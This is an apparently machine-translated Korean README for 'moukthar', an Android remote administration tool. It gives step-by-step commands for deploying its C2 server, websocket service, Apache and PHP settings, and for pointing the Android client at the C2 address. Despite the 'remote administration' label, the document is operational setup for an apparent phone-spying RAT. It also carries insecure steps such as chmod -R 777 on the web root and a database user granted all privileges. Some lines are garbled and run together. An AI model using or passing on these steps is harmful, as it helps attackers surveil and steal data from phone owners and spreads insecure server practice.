
 tomiwa-ot/moukthar
Android 원격 관리 도구

안드로이드용 원격 관리 도구
git clone https://github.com/Tomiwa-Ot/moukthar.git
/var/www/html/ 로 이동하고 종속성 설치
mv moukthar/Server/* /var/www/html/
cd /var/www/html/c2-server
composer install
cd /var/www/html/web-socket/
composer install
cd /var/www
chown -R www-data:www-data .
chmod -R 777 .

android, 비밀번호: android입니다.CREATE USER 'android'@'localhost' IDENTIFIED BY 'your-password';
GRANT ALL PRIVILEGES ON *.* TO 'android'@'localhost';
FLUSH PRIVILEGES;
c2-server/.env 및 web-socket/.env에 설정database.sql 실행php Server/web-socket/App.php
# OR
sudo mv Server/websocket.service /etc/systemd/system/
sudo systemctl daemon-reload
sudo systemctl enable websocket.service
sudo systemctl start websocket.service
/etc/apache2/sites-available/000-default.conf 수정
<VirtualHost *:80>
      ServerAdmin webmaster@localhost
      DocumentRoot /var/www/html/c2-server
      DirectoryIndex app.php
      Options -Indexes

      ErrorLog ${APACHE_LOG_DIR}/error.log
      CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
/etc/apache2/apache2.conf 수정
  Comment this section
  #<Directory />
  #       Options FollowSymLinks
  #       AllowOverride None
  #       Require all denied
  #</Directory>

 Add this
  <Directory /var/www/html/c2-server>
      Options -Indexes
      DirectoryIndex app.php
      AllowOverride All
      Require all granted
  </Directory>
/etc/php/*.*/apache2/php.ini
; Increase size to permit large file uploads from client
upload_max_filesize = 128M
; Set post_max_size to upload_max_filesize + 1
post_max_size = 129M
<script> 태그 내 웹 소켓 서버 주소를 c2-server/src/View/home.php 및 c2-server/src/View/features/files.php에서 설정
const ws = new WebSocket('ws://IP_ADDRESS:8080');
sudo a2enmod rewrite && sudo service apache2 restart
functionality/Utils.java에서 C2 서버 및 웹 소켓 서버 주소 설정
public static final String C2_SERVER = "http://localhost";

public static final String WEB_SOCKET_SERVER = "ws://localhost:8080";